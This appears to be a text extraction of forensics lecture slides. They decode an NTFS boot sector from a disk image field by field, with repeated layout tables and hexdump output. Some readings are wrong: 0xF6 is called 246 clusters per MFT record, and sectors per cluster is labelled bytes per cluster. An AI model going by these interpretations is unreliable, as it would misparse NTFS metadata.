| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x80: Not Used by NTFS

# Master Boot Record – Not Used By NTFS

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x31FFF: 204,799 Sectors

$$204799\,sectors * 512\,\frac{bytes}{sector} = 100MB$$

# Master Boot Record – $MFT Start Cluster*

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x2155: $MFT Starts at Cluster 0x2155

# Master Boot Record – $MFT Start Cluster

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
```

0x2155: $MFT Starts at Cluster 0x2155

| 2,048 Sectors | 204,800 Sectors | 285,440 Sectors |
|---|---|---|
| Disk Information | NTFS Partition | Unallocated |

**0x100000** **0x2155000**

**0x2255000**

| | |
|---|---|
| **0x2155** | # Clusters Before $MFT from Start of NTFS Partition |
| **0x8** | # Bytes / Cluster |
| ✖ **0x200** | |
| **0x2155000** | $MFT Offset from Start of NTFS Partition |
| ✚ **0x100000** | NTFS Partition Location from Start of the Disk |
| **0x2255000** | $MFT Offset from Start of the Disk |

# Master Boot Record – $MFT Backup Start

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x2: $MFT Backup Starts at Cluster 2

# Master Boot Record – $MFT Backup Start

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
```

0x2155: $MFT Starts at Cluster 0x2155

| 2,048 Sectors | 204,800 Sectors | 285,440 Sectors |
|---|---|---|
| Disk Information | NTFS Partition | Unallocated |

$MFT Backup starts at 0x102000

$MFT starts at 0x2255000

**0x2**
**0x8**
**✖ 0x200**

**0x2000**
**✚ 0x100000**

**0x102000**

# Master Boot Record – # Cluster / File Record

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0xF6: 246 Clusters / $MFT Record

# Master Boot Record – # Cluster / Index Buffer

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x1: 1 Cluster / Index Buffer

# Master Boot Record – Not Used By NTFS

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0x0: Not Used By NTFS

# Master Boot Record – Volume Serial Number

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

0xD2210238300238C4: D2210238-300238C4

# Master Boot Record – Checksum

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```

NTFS Checksum - Not Implemented

# Master Boot Record – Boot Code

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
